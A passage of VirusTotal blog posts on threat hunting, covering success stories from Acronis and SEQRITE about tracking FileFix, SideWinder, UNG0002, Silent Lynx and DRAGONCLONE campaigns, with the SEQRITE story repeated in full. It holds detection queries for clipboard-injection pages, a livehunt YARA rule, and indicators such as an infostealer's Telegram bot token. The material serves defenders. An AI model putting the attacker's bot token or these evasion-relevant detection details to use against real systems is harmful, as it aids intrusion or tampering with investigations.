The ability to investigate and correlate various stages, or multiple samples from the same attacker, were a huge boon to us during the investigation. It allowed us to quickly connect the dots without leaving VT, and should be a great asset in your investigation.
Looking for a *Fix
So now that you know all this- what's next? How can this be useful? Well, we hope it can be helpful in a number of ways.
Firstly, working together as a community, it is important that we continue to catch and block URLs that are employing *Fix attacks. It’s not easy to detect a *Fix site dynamically, and prevention may still happen in many cases after the payload has already been run. Maintaining a robust blocklist remains a very good and accessible option for stopping these threats.
Secondly, those of us interested in continuing to track this threat and follow its evolution may use this to find these threats and potentially automate detection. As a side note, *Fix attacks are great investigation topics for those of us starting out in security, and as long as appropriate precautions are taken, it can be relatively safely investigated via VT, and can be very useful for learning about malicious commands, phishing sites, etc.
Thirdly, for those of us protecting organizations, this can be a useful guide for finding these attacks by yourself, in the wild, in order to gain a deeper understanding of how they operate, and what relevant ways you can find to defend your organization, although there are certainly many reports written on the subject which would also come in handy.
VT Tips (based on the success story)
[In the words of VirusTotal…]
The Acronis team’s investigation into FileFix, SideWinder, and ShadowVector is a goldmine of threat hunting techniques. Let’s move beyond the narrative and extract some advanced, practical methods you can apply to your own hunts for web-based threats and multi-stage payloads.
Supercharge Your Web-Content YARA Rules
A simple YARA rule looking for clipboard commands and "powershell" is a good start, but attackers know this. You can significantly improve your detection rate by building rules that look for the context in which these commands appear.
Instead of a generic search, try focusing on the obfuscation and page structure common in these attacks. For instance, attackers often hide their malicious script inside other functions or encoded strings. Your YARA rules can hunt for the combination of a clipboard command and indicators of de-obfuscation functions like atob() (for Base64) or String.fromCharCode.
Combine content searches with URL metadata. The content modifier is also available for URLs, when you set the entity to url you can use the content modifier to search for strings within the URL content. For example, the next query can be useful to identify potential ClickFix URLs combining some of the findings shared by Acronis and potential strings used to avoid detections.
entity:url (content:"navigator.clipboard.writeText" or content:"document.execCommand(\"copy\")") (content:"String.fromCharCode" or content:"atob")
Dissect Payloads with Advanced Content Queries
When you find a payload, as Acronis did within the FileFix site's source code, your job has just begun. The next step is to find related samples. Attackers often reuse code, and even when they obfuscate their scripts, unique strings or logic patterns can give them away. Isolate unique, non-generic parts of the script. Look for:
Custom function names
Specific variable names
Uncommon comments
Unique sequences of commands or API calls
Focus on the unobfuscated parts of the code. In the FileFix payload, the attackers might obfuscate the C2 domain, but the PowerShell command structure used to decode and run it could be consistent across samples. Use that structure as your pivot. For example, if a payload uses a specific combination of [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(...)), you can build a query to find other files using that exact deobfuscation chain.
Acronis has been tracking SideWinder in a very intelligent way. Their experience with VirusTotal is evident. Most of our users use VirusTotal primarily for file analysis, but sometimes we forget that there are powerful features for tracking infrastructure through livehunt.
In the SideWinder intrusions, there is a continuously monitored hash that corresponds to a
decoy file, and this file is downloaded from different URLs.
ITW URLs means that these URLs were downloading the file being studied, in this case the RTF decoy file
An interesting way to proactively identify new URLs quickly is by creating a YARA rule in livehunt for URLs, where the objective is to discover new URLs that are downloading that specific RTF decoy file.
import "vt"

rule URLs_Downloading_Decoy_RTF_SideWinder {

  meta:
    target_entity = "url"
    author = "Virustotal"
    description = "This YARA rule identify new URLs downloading the decoy file related to SideWinder"

  condition:
    vt.net.url.downloaded_file.sha256 == "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
    and vt.net.url.new_url
}
Another approach that could also be interesting is to directly query the itw_urls relationship of the decoy file using the API. One use case could be creating a script that regularly (perhaps daily) calls the relationship API, retrieves the URLs, stores them in a database, and then repeats the call each day to identify new URLs. It's a simple, yet effective way to integrate with technology that any company might already have.
The following code snippet can be executed in
Google Colab and once you establish the API Key, you will obtain all the itw_urls related to the decoy file in the all_itw_urls variable.
!pip install vt-py nest_asyncio
import getpass, vt, json, nest_asyncio
nest_asyncio.apply()

cli = vt.Client(getpass.getpass('Introduce your VirusTotal API key: '))

FILEHASH = "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
RELATIONS = "itw_urls"
all_itw_urls = []

async for itemobj in cli.iterator(f'/files/{FILEHASH}/{RELATIONS}', limit=0):
    all_itw_urls.append(itemobj.to_dict())
The great forgotten one: VT Diff
When we read researchs using VT Diff, we are pleased, as it is a tool that is truly good for creating YARA rules.
When analyzing a set of related samples, use the VT Diff feature to spot commonalities and variations. This can help you identify patterns, such as repeated strings, hardcoded values, or metadata artifacts that indicate automated generation.
As the Acronis team notes, "We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”)".
You can easily use VT Diff from multiple places: intelligence search results, collections, campaigns, reports, VT Graph…
The examples shared by the Acronis Threat Research Unit in tracking campaigns like FileFix, SideWinder, and Shadow Vector demonstrates the power of VT as a comprehensive threat intelligence and hunting platform. By leveraging a combination of proactive Livehunt rules, deep content analysis, and rich metadata pivoting, security researchers can effectively uncover and track elusive and evolving threats.
These examples highlight that successful threat hunting is not just about having the right tools, but about applying creative and persistent investigation techniques. The ability to pivot from a simple YARA rule to a full-fledged campaign analysis, as Acronis did, is crucial to connecting the dots and revealing the full scope of an attack. From hunting for clipboard manipulation in web-based threats to tracking decade-old exploits and analyzing malicious SVG decoys, the Acronis team has demonstrated a deep understanding of modern threat hunting, and we appreciate them sharing their valuable insights with the community.
We hope this blog have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.
One of the best parts of being at VirusTotal (VT) is seeing all the amazing ways our community uses our tools to hunt down threats. We love hearing about your successes, and we think the rest of the community would too.
That's why we're so excited to start a new blog series where we'll be sharing success stories from some of our customers. They'll be giving us a behind-the-scenes look at how they pivot from an initial clue to uncover entire campaigns.
To
kick things off, we're thrilled to have our friends from SEQRITE
join us. Their APT-Team
is full of incredible threat hunters, and they've got a great story to share about how they've used VT to
track some sophisticated actors.
How VT plays a role in hunting for analysts
For a threat analyst, the hunt often begins with a single, seemingly isolated clue—a suspicious file, a strange domain, or an odd IP address. The challenge is to connect that one piece of the puzzle to the larger picture. This is where VT truly shines.
VT is more than just a tool for checking if a file is malicious. It's a massive, living database of digital artifacts (process activity, registry key activity, memory dumps, LLM verdicts, among others) and their relationships. It allows analysts to pivot from one indicator of compromise to another, uncovering hidden connections and mapping out entire attack campaigns. It's this ability to connect the dots—to see how a piece of malware communicates with a C2 server, what other files are associated with it, what processes were launched or files were used to set persistence or exfiltrate information, and who else has seen it—that transforms a simple file check into a full-blown investigation. The following story from SEQRITE is a perfect example of this process in action.
Seqrite - Success Story
[In the words of SEQRITE…]
We at SEQRITE APT-Team perform a lot of activities, including threat hunting and threat intelligence, using customer telemetry and multiple other data corpuses. Without an iota of doubt, apart from our customer telemetry, the VT corpus has aided us a decent amount in converting our research, which includes hunting unique campaigns and multiple pivots that have led us to an interesting set of campaigns, ranging across multiple spheres of Asian geography, including Central, South, and East Asia.
UNG0002
SEQRITE
APT-Team have been tracking a south-east asian threat entity, which was termed as UNG0002,
using certain behavioral artefacts, such using similar OPSEC mistakes across multiple campaigns and using
similar set of decoys and post-exploitation toolkit across multiple operational campaigns ranging from May
2024 to May 2025.
During
the initial
phase
of this campaign, the threat actor performed multiple targets across Hong Kong and Pakistan against
sectors involving defence, electrotechnical, medical science, academia and much more.
VT corpus has helped us to pivot through Cobalt Strike oriented beacons, which were used by this threat actor to target various sectors. In our hunt for malicious activity, we discovered a series of Cobalt Strike beacons. These were all delivered through similar ZIP files, which acted as lures. Each ZIP archive contained the same set of file types: a malicious executable, along with LNK, VBS, and PDF decoy files. The beacons themselves were also similar, sharing configurations, filenames and compilation timestamps.
Using
the timestamps from the malicious executables and the filenames previously mentioned, we discovered up to 14
different samples, all of them related to the campaign with this query
based on the configuration extracted by VT, we could use the public key extracted to identify more samples
using exactly the same with the following query
Besides
these executables, we mentioned that there were also LNK
files within the ZIP files. After analyzing them, a consistent LNK-ID metadata revealed the same identifiers
across many samples. Querying
VT for those LNK-IDs exposed we could identify new files related to the campaign.
VirusTotal query: metadata:"laptop-g5qalv96"
Decoy documents identified within the ZIP files mentioned above
We initially tracked several campaigns leveraging LNK-based device IDs and Cobalt Strike beacons. However, an intriguing shift began to emerge in the September-October activity. We observed a new set of campaigns that frequently used CV-themed decoys, often impersonating students from prominent Chinese research institutions.
While the spear-phishing tactics remained similar, the final execution changed. The threat actors dropped their Cobalt Strike beacons and pivoted toward DLL-Sideloading for their payloads, all while keeping the same decoy theme. This significant change in technique led us to identify a second major wave of this activity, which we're officially labeling Operation AmberMist.
Tracking this second wave of operations attributed to the UNG0002 cluster, we observed a recurring behavioral artifact: the use of academia-themed lures targeting victims in China and Hong Kong.
Across these campaigns, multiple queries were leveraged, but a consistent pattern emerged—heavy reliance on LOLBINS such as wscript.exe, cscript.exe, and VBScripts for persistence.
By
developing a simple yet effective hunting query,
we were able to uncover a previously unseen sample not publicly reported:
type:zip AND (metadata:"lnk" AND metadata:".vbs" AND metadata:".pdf") and submitter:HK
VirusTotal query: type:zip AND (metadata:"lnk" AND metadata:".vbs" AND metadata:".pdf") and submitter:HK
Silent Lynx
Another
campaign tracked by the SEQRITE APT-team, named Silent
Lynx,
targeted multiple sectors including banking. As in the previous described case, thanks to VT we were able to
pivot and identify new samples associated with this campaign.
Initial Discovery and Pivoting
During
the initial phase of this campaign, we discovered a decoy-based
SPECA-related archive file
targeting Kyrgyzstan around December 2024 - January 2025. The decoy was designed to distract from the real
payload: a malicious C++ implant.
Decoy document identified during our research
Email identified during our reserach
We performed multiple pivots focusing on the implant, starting by analyzing the sample’s metadata and network indicators and functionalities, we found that the threat actor had been using a similar C++ implant, which led us to another campaign targeting the banking sector of Kyrgyzstan related to Silent Lynx too.
Information obtained during the analysis of the C++ implants
Information obtained during the analysis of the C++ implants
We
leveraged VT corpus for deploying multiple Livehunt
rules on multiple junctures, some of the simpler examples are as follows:
Looking
at the usage of encoded Telegram Bot based payload inside the C++ implant. Using
either content or malware_config modifiers when extracted from the config could help us to identify
new samples.
Spawning
Powershell.exe LOLBIN.
VT
search enablers for checking for malicious email files, if uploaded from Central Asian
Geosphere.
ISO-oriented
first-stagers.
Multiple
behavioral overlaps between YoroTrooper & Silent Lynx and further hunting hypothesis developed
by us.
Leveraging VT corpus and using further pivots on the above metrics and many others included on the malicious spear-phishing email, we also tracked some further campaigns. Most importantly, we developed a new YARA rule and a new hypothesis every time to hunt for similar implants leveraging the Livehunt feature depending on the tailored specifications and the raw data we received during hunting keeping in mind the cases of false positives and false negatives.
Decoy document identified during our hunting activities
Submissions identified in the decoy document
The
threat actor repeatedly used the same implant across multiple campaigns in Uzbekistan
and
Turkmenistan.
Using hunting queries
through VT along with submitter:UZ or submitter:TM helped us to identify these samples.
The
most important pivot
in our investigation was the malware sample itself as shown in the previous screenshots was the usage of
encoded PowerShell blob
spawning powershell.exe,
which was used multiple times across different campaigns. This sample acted as a key indicator, allowing us
to uncover other campaigns targeting critical sectors in the region, and confirmed the repetitive nature of
the actor's operations.
Also,
thanks to VT feature of collections,
we further leveraged it to build an attribution of the threat entity.
Collections used during the attribution process
DragonClone
Finally,
the last campaign that we wanted to illustrate how pivoting within the VT ecosystem enabled our team to
uncover new samples was by a group we named DRAGONCLONE
The SEQRITE APT Team has been monitoring DRAGONCLONE as they actively target critical sectors across Asia and the globe. They utilize sophisticated methods for cyber-espionage, compromising strategic organizations in sectors like telecom and energy through the deployment of custom malware implants, the exploitation of unpatched vulnerabilities, and extensive spear-phishing.
Initial Discovery
Recently,
on 13th
May,
our team discovered a malicious
ZIP
file
that surfaced across various sources, including VT. The ZIP file was used as a preliminary infection vector
and contained multiple EXE and DLL files inside the archive, like this
one
which contains the malicious payload.
Chinese-based
threat actors have a well-known tendency to deliver DLL
sideloading implants
as part of their infection chains. Leveraging crowdsourced
Sigma rules in VT,
along with personal hunting techniques using static YARA
signatures,
we were able to track and hunt this malicious spear-phishing attachment effectively. In their public
Sigma
Rules list
you can find different Sigma Rules that are created to identify DLL SideLoading.
Pivoting Certificates via VT Corpus
While
exploring the network of related artifacts, we could not initially find any direct commonalities. However, a
particular clean-looking executable
named “2025 China Mobile Tietong Co., Ltd. Internal Training Program” raised our concern. Its naming and
metadata suggested potential masquerading behavior, making it a critical pivot point that required deeper
investigation.
Certificates
are one of the most key indicators, while looking into malicious artefacts, we saw that it is a fresh and
clean copy of WonderShare’s Repairit Software, a well known software for repairing corrupted files, whereas
a suspicious concern is that it has been signed by ShenZhen
Thunder NetWorking Technologies Ltd
Using this hunch, we discovered and hunted for executables, which have been signed by similar and found there have been multiple malicious binaries, although, this has not been the only indicator or pivot, but a key one, to research for further ones.
Pivoting on Malware Configs via VT Corpus
We analyzed the loader and determined it's slightly advanced, performing complex tasks like anti-debugging. More significantly, it drops V-Shell, a post-exploitation toolkit. V-Shell was originally open-source but later taken down by its authors and has been observed in campaigns by Earth Lamia.
After
extracting the V-Shell shellcode, we discovered an unusual malware configuration property: qwe123qwe.
By leveraging the VT corpus to pivot
on this finding, we were able to identify additional V-Shell implant samples potentially linked to this
campaign.
VirusTotal query: malware_config:"qwe123qwe"
VT Tips (based on the success story)
[In the words of VirusTotal…]
Threat hunting is an art, and a good artist needs the right tools and techniques. In this section, we'll share some practical tips for pivoting and hunting within the VirusTotal ecosystem, inspired by the techniques used in the campaigns discussed in this blog post.
Hunt by Malware Configuration
Many malware families use configuration files to store C2 information, encryption keys, and other operational data. For some malware families, VirusTotal automatically extracts these configurations. You can use unique values from these configurations to find other samples from the same campaign.
For instance, in the DRAGONCLONE investigation, the V-Shell implant had an unusual malware configuration property: qwe123qwe. A simple query like malware_config:"qwe123qwe" in VT can reveal other samples using the same configuration. Similarly, the Cobalt Strike beacons used by UNG0002 had a unique public key in their configuration that could be used for pivoting. That's thanks to Backscatter. We've written blogs showing how to do advanced hunting using only the malware_config modifier. Remember that you can search for samples by family name like malware_config:"redline" up to Telegram tokens and even URLs configured in the malware configuration like malware_config:"https://steamcommunity.com/profiles/76561198780612393".
Don't Overlook LNK File Metadata
Threat actors often make operational security (OPSEC) mistakes. One common mistake is failing to remove metadata from files, including LNK (shortcut) files. This metadata can reveal information about the attacker's machine, such as the hostname.
In the UNG0002 campaign, the actor consistently used LNK files with the same metadata, specifically the machine identifier laptop-g5qalv96. We know that this information can be also modified by them to deceive security researchers, but often we observe good information that can be used to track them. This allowed the SEQRITE team to uncover a wider set of samples by querying VirusTotal for this metadata string.
Track Actors via Leaked Bot Tokens
Some malware, especially those using public platforms for command and control, will have hardcoded API tokens. As seen in the "Silent Lynx" campaign, a PowerShell script used a hardcoded Telegram bot token for C2 communication and data exfiltration.
These
tokens can be extracted from memory dumps during sandbox execution or from the malware's code itself. Once
you have a token, you may be able to track the threat actor's commands and even identify other victims, as
was done in the Silent
Lynx investigation. A concrete example of using Telegram bot tokens is the query malware_config:"bot7213845603:AAFFyxsyId9av6CCDVB1BCAM5hKLby41Dr8", which is associated with four infostealer samples uploaded between 2024 and 2025.
Leverage Code-Signing Certificates
Threat actors sometimes sign their malicious executables to make them appear legitimate. They may use stolen certificates or freshly created ones. These certificates can be a powerful pivot point.
In the DRAGONCLONE case, a suspicious executable was signed by "ShenZhen Thunder Networking Technologies Ltd.". By searching for other files signed with the same certificate (signature:"ShenZhen Thunder Networking Technologies Ltd."), you can uncover other tools in the attacker's arsenal.
Utilize YARA and Sigma Rules
For proactive hunting, you can develop your own YARA rules to find malware families based on unique strings, code patterns, or other characteristics. This was a key technique in the "Silent Lynx" campaign for hunting similar implants.
Additionally,
you can leverage the power of the community by using crowdsourced
Sigma rules
in VirusTotal, even within
your YARA rules.
These rules can help you identify malicious behaviors, such as the DLL sideloading techniques used by
DRAGONCLONE, directly from sandbox execution data.
For example, If you want to search for the Sigma rule "Potential DLL Sideloading Of MsCorSvc.DLL" in VT files, you can use the query sigma_rule:99b4e5347f2c92e8a7aeac6dc7a4175104a8ba3354e022684bd3780ea9224137 to do so. All the Sigma rules are updated from the public repo and can be consumed here.
Conclusion
The success stories of the SEQRITE APT-Team in tracking campaigns like UNG0002, Silent Lynx, and DRAGONCLONE demonstrate the power of VirusTotal as a collaborative and comprehensive threat intelligence platform. By leveraging a combination of malware configuration analysis, metadata pivoting, and community-driven tools like YARA and Sigma rules, security researchers can effectively uncover and track sophisticated threat actors.
These examples highlight that successful threat hunting is not just about having the right tools, but also about applying creative and persistent investigation techniques. The ability to pivot from one piece of evidence to another is crucial in connecting the dots and revealing the full scope of a campaign. The SEQRITE team has demonstrated a deep understanding of these pivoting techniques, and we appreciate that they have decided to share their valuable insights with the rest of the community.
We hope these tips and stories have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.
One of the best parts of being at VirusTotal (VT) is seeing all the amazing ways our community uses our tools to hunt down threats. We love hearing about your successes, and we think the rest of the community would too.
That's why we're so excited to start a new blog series where we'll be sharing success stories from some of our customers. They'll be giving us a behind-the-scenes look at how they pivot from an initial clue to uncover entire campaigns.
To
kick things off, we're thrilled to have our friends from SEQRITE
join us. Their APT-Team
is full of incredible threat hunters, and they've got a great story to share about how they've used VT to
track some sophisticated actors.
How VT plays a role in hunting for analysts
For a threat analyst, the hunt often begins with a single, seemingly isolated clue—a suspicious file, a strange domain, or an odd IP address. The challenge is to connect that one piece of the puzzle to the larger picture. This is where VT truly shines.
VT is more than just a tool for checking if a file is malicious. It's a massive, living database of digital artifacts (process activity, registry key activity, memory dumps, LLM verdicts, among others) and their relationships. It allows analysts to pivot from one indicator of compromise to another, uncovering hidden connections and mapping out entire attack campaigns. It's this ability to connect the dots—to see how a piece of malware communicates with a C2 server, what other files are associated with it, what processes were launched or files were used to set persistence or exfiltrate information, and who else has seen it—that transforms a simple file check into a full-blown investigation. The following story from SEQRITE is a perfect example of this process in action.
Seqrite - Success Story
[In the words of SEQRITE…]
We at SEQRITE APT-Team perform a lot of activities, including threat hunting and threat intelligence, using customer telemetry and multiple other data corpuses. Without an iota of doubt, apart from our customer telemetry, the VT corpus has aided us a decent amount in converting our research, which includes hunting unique campaigns and multiple pivots that have led us to an interesting set of campaigns, ranging across multiple spheres of Asian geography, including Central, South, and East Asia.
UNG0002
SEQRITE
APT-Team have been tracking a south-east asian threat entity, which was termed as UNG0002,
using certain behavioral artefacts, such using similar OPSEC mistakes across multiple campaigns and using
similar set of decoys and post-exploitation toolkit across multiple operational campaigns ranging from May
2024 to May 2025.
During
the initial
phase
of this campaign, the threat actor performed multiple targets across Hong Kong and Pakistan against
sectors involving defence, electrotechnical, medical science, academia and much more.
VT corpus has helped us to pivot through Cobalt Strike oriented beacons, which were used by this threat actor to target various sectors. In our hunt for malicious activity, we discovered a series of Cobalt Strike beacons. These were all delivered through similar ZIP files, which acted as lures. Each ZIP archive contained the same set of file types: a malicious executable, along with LNK, VBS, and PDF decoy files. The beacons themselves were also similar, sharing configurations, filenames and compilation timestamps.
Using
the timestamps from the malicious executables and the filenames previously mentioned, we discovered up to 14
different samples, all of them related to the campaign with this query
based on the configuration extracted by VT, we could use the public key extracted to identify more samples
using exactly the same with the following query
Besides
these executables, we mentioned that there were also LNK
files within the ZIP files. After analyzing them, a consistent LNK-ID metadata revealed the same identifiers
across many samples. Querying
VT for those LNK-IDs exposed we could identify new files related to the campaign.
VirusTotal query: metadata:"laptop-g5qalv96"
Decoy documents identified within the ZIP files mentioned above
We initially tracked several campaigns leveraging LNK-based device IDs and Cobalt Strike beacons. However, an intriguing shift began to emerge in the September-October activity. We observed a new set of campaigns that frequently used CV-themed decoys, often impersonating students from prominent Chinese research institutions.
While the spear-phishing tactics remained similar, the final execution changed. The threat actors dropped their Cobalt Strike beacons and pivoted toward DLL-Sideloading for their payloads, all while keeping the same decoy theme. This significant change in technique led us to identify a second major wave of this activity, which we're officially labeling Operation AmberMist.
Tracking this second wave of operations attributed to the UNG0002 cluster, we observed a recurring behavioral artifact: the use of academia-themed lures targeting victims in China and Hong Kong.
Across these campaigns, multiple queries were leveraged, but a consistent pattern emerged—heavy reliance on LOLBINS such as wscript.exe, cscript.exe, and VBScripts for persistence.
By
developing a simple yet effective hunting query,
we were able to uncover a previously unseen sample not publicly reported:
type:zip AND (metadata:"lnk" AND metadata:".vbs" AND metadata:".pdf") and submitter:HK
VirusTotal query: type:zip AND (metadata:"lnk" AND metadata:".vbs" AND metadata:".pdf") and submitter:HK
Silent Lynx
Another
campaign tracked by the SEQRITE APT-team, named Silent
Lynx,
targeted multiple sectors including banking. As in the previous described case, thanks to VT we were able to
pivot and identify new samples associated with this campaign.
Initial Discovery and Pivoting
During
the initial phase of this campaign, we discovered a decoy-based
SPECA-related archive file
targeting Kyrgyzstan around December 2024 - January 2025. The decoy was designed to distract from the real
payload: a malicious C++ implant.
Decoy document identified during our research
Email identified during our reserach
We performed multiple pivots focusing on the implant, starting by analyzing the sample’s metadata and network indicators and functionalities, we found that the threat actor had been using a similar C++ implant, which led us to another campaign targeting the banking sector of Kyrgyzstan related to Silent Lynx too.
Information obtained during the analysis of the C++ implants
Information obtained during the analysis of the C++ implants
We
leveraged VT corpus for deploying multiple Livehunt
rules on multiple junctures, some of the simpler examples are as follows:
Looking
at the usage of encoded Telegram Bot based payload inside the C++ implant. Using
either content or malware_config modifiers when extracted from the config could help us to identify
new samples.
Spawning
Powershell.exe LOLBIN.
VT
search enablers for checking for malicious email files, if uploaded from Central Asian
Geosphere.
ISO-oriented
first-stagers.
Multiple
behavioral overlaps between YoroTrooper & Silent Lynx and further hunting hypothesis developed
by us.
Leveraging VT corpus and using further pivots on the above metrics and many others included on the malicious spear-phishing email, we also tracked some further campaigns. Most importantly, we developed a new YARA rule and a new hypothesis every time to hunt for similar implants leveraging the Livehunt feature depending on the tailored specifications and the raw data we received during hunting keeping in mind the cases of false positives and false negatives.
Decoy document identified during our hunting activities
Submissions identified in the decoy document
The
threat actor repeatedly used the same implant across multiple campaigns in Uzbekistan
and
Turkmenistan.
Using hunting queries
through VT along with submitter:UZ or submitter:TM helped us to identify these samples.
The
most important pivot
in our investigation was the malware sample itself as shown in the previous screenshots was the usage of
encoded PowerShell blob
spawning powershell.exe,
which was used multiple times across different campaigns. This sample acted as a key indicator, allowing us
to uncover other campaigns targeting critical sectors in the region, and confirmed the repetitive nature of
the actor's operations.
Also,
thanks to VT feature of collections,
we further leveraged it to build an attribution of the threat entity.
Collections used during the attribution process
DragonClone
Finally,
the last campaign that we wanted to illustrate how pivoting within the VT ecosystem enabled our team to
uncover new samples was by a group we named DRAGONCLONE
The SEQRITE APT Team has been monitoring DRAGONCLONE as they actively target critical sectors across Asia and the globe. They utilize sophisticated methods for cyber-espionage, compromising strategic organizations in sectors like telecom and energy through the deployment of custom malware implants, the exploitation of unpatched vulnerabilities, and extensive spear-phishing.
Initial Discovery
Recently,
on 13th
May,
our team discovered a malicious
ZIP
file
that surfaced across various sources, including VT. The ZIP file was used as a preliminary infection vector
and contained multiple EXE and DLL files inside the archive, like this
one
which contains the malicious payload.
Chinese-based
threat actors have a well-known tendency to deliver DLL
sideloading implants
as part of their infection chains. Leveraging crowdsourced
Sigma rules in VT,
along with personal hunting techniques using static YARA
signatures,
we were able to track and hunt this malicious spear-phishing attachment effectively. In their public
Sigma
Rules list
you can find different Sigma Rules that are created to identify DLL SideLoading.
Pivoting Certificates via VT Corpus
While
exploring the network of related artifacts, we could not initially find any direct commonalities. However, a
particular clean-looking executable
named “2025 China Mobile Tietong Co., Ltd. Internal Training Program” raised our concern. Its naming and
metadata suggested potential masquerading behavior, making it a critical pivot point that required deeper
investigation.
Certificates
are one of the most key indicators, while looking into malicious artefacts, we saw that it is a fresh and
clean copy of WonderShare’s Repairit Software, a well known software for repairing corrupted files, whereas
a suspicious concern is that it has been signed by ShenZhen
Thunder NetWorking Technologies Ltd
Using this hunch, we discovered and hunted for executables, which have been signed by similar and found there have been multiple malicious binaries, although, this has not been the only indicator or pivot, but a key one, to research for further ones.
Pivoting on Malware Configs via VT Corpus
We analyzed the loader and determined it's slightly advanced, performing complex tasks like anti-debugging. More significantly, it drops V-Shell, a post-exploitation toolkit. V-Shell was originally open-source but later taken down by its authors and has been observed in campaigns by Earth Lamia.
After
extracting the V-Shell shellcode, we discovered an unusual malware configuration property: qwe123qwe.
By leveraging the VT corpus to pivot
on this finding, we were able to identify additional V-Shell implant samples potentially linked to this
campaign.
VirusTotal query: malware_config:"qwe123qwe"
VT Tips (based on the success story)
[In the words of VirusTotal…]
Threat hunting is an art, and a good artist needs the right tools and techniques. In this section, we'll share some practical tips for pivoting and hunting within the VirusTotal ecosystem, inspired by the techniques used in the campaigns discussed in this blog post.
Hunt by Malware Configuration
Many malware families use configuration files to store C2 information, encryption keys, and other operational data. For some malware families, VirusTotal automatically extracts these configurations. You can use unique values from these configurations to find other samples from the same campaign.
For instance, in the DRAGONCLONE investigation, the V-Shell implant had an unusual malware configuration property: qwe123qwe. A simple query like malware_config:"qwe123qwe" in VT can reveal other samples using the same configuration. Similarly, the Cobalt Strike beacons used by UNG0002 had a unique public key in their configuration that could be used for pivoting. That's thanks to Backscatter. We've written blogs showing how to do advanced hunting using only the malware_config modifier. Remember that you can search for samples by family name like malware_config:"redline" up to Telegram tokens and even URLs configured in the malware configuration like malware_config:"https://steamcommunity.com/profiles/76561198780612393".
Don't Overlook LNK File Metadata
Threat actors often make operational security (OPSEC) mistakes. One common mistake is failing to remove metadata from files, including LNK (shortcut) files. This metadata can reveal information about the attacker's machine, such as the hostname.
In the UNG0002 campaign, the actor consistently used LNK files with the same metadata, specifically the machine identifier laptop-g5qalv96. We know that this information can be also modified by them to deceive security researchers, but often we observe good information that can be used to track them. This allowed the SEQRITE team to uncover a wider set of samples by querying VirusTotal for this metadata string.
Track Actors via Leaked Bot Tokens
Some malware, especially those using public platforms for command and control, will have hardcoded API tokens. As seen in the "Silent Lynx" campaign, a PowerShell script used a hardcoded Telegram bot token for C2 communication and data exfiltration.
These
tokens can be extracted from memory dumps during sandbox execution or from the malware's code itself. Once
you have a token, you may be able to track the threat actor's commands and even identify other victims, as
was done in the Silent
Lynx investigation. A concrete example of using Telegram bot tokens is the query malware_config:"bot7213845603:AAFFyxsyId9av6CCDVB1BCAM5hKLby41Dr8", which is associated with four infostealer samples uploaded between 2024 and 2025.
Leverage Code-Signing Certificates
Threat actors sometimes sign their malicious executables to make them appear legitimate. They may use stolen certificates or freshly created ones. These certificates can be a powerful pivot point.
In the DRAGONCLONE case, a suspicious executable was signed by "ShenZhen Thunder Networking Technologies Ltd.". By searching for other files signed with the same certificate (signature:"ShenZhen Thunder Networking Technologies Ltd."), you can uncover other tools in the attacker's arsenal.
Utilize YARA and Sigma Rules
For proactive hunting, you can develop your own YARA rules to find malware families based on unique strings, code patterns, or other characteristics. This was a key technique in the "Silent Lynx" campaign for hunting similar implants.
Additionally,
you can leverage the power of the community by using crowdsourced
Sigma rules
in VirusTotal, even within
your YARA rules.
These rules can help you identify malicious behaviors, such as the DLL sideloading techniques used by
DRAGONCLONE, directly from sandbox execution data.
For example, If you want to search for the Sigma rule "Potential DLL Sideloading Of MsCorSvc.DLL" in VT files, you can use the query sigma_rule:99b4e5347f2c92e8a7aeac6dc7a4175104a8ba3354e022684bd3780ea9224137 to do so. All the Sigma rules are updated from the public repo and can be consumed here.
Conclusion
The success stories of the SEQRITE APT-Team in tracking campaigns like UNG0002, Silent Lynx, and DRAGONCLONE demonstrate the power of VirusTotal as a collaborative and comprehensive threat intelligence platform. By leveraging a combination of malware configuration analysis, metadata pivoting, and community-driven tools like YARA and Sigma rules, security researchers can effectively uncover and track sophisticated threat actors.
These examples highlight that successful threat hunting is not just about having the right tools, but also about applying creative and persistent investigation techniques. The ability to pivot from one piece of evidence to another is crucial in connecting the dots and revealing the full scope of a campaign. The SEQRITE team has demonstrated a deep understanding of these pivoting techniques, and we appreciate that they have decided to share their valuable insights with the rest of the community.
We hope these tips and stories have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.
Last week, we were fortunate enough to attend the fantastic LABScon conference, organized by the SentinelOne Labs team. While there, we presented a workshop titled 'Advanced Threat Hunting: Automating Large-Scale Operations with LLMs.' The main goal of this workshop was to show attendees how they could automate their research using the VirusTotal API and Gemini. Specifically, we demonstrated how to integrate the power of Google Colab to quickly and efficiently generate Jupyter notebooks using natural language.
It goes without saying that the use of LLMs is a must for every analyst today. For this reason, we also want to make life easier for everyone who uses the VirusTotal API for research.
The Power of the VirusTotal API and vt-py
The VirusTotal API is the programmatic gateway to our massive repository of threat intelligence data. While the VirusTotal GUI is great for agile querying, the API unlocks the ability to conduct large-scale, automated investigations and access raw data with more pivoting opportunities.
To make interacting with the API even easier, we recommend using the vt-py library. It simplifies much of the complexity of HTTP requests, JSON parsing, and rate limit management, making it the go-to choice for Python users.
From Natural Language to Actionable Intelligence with Gemini
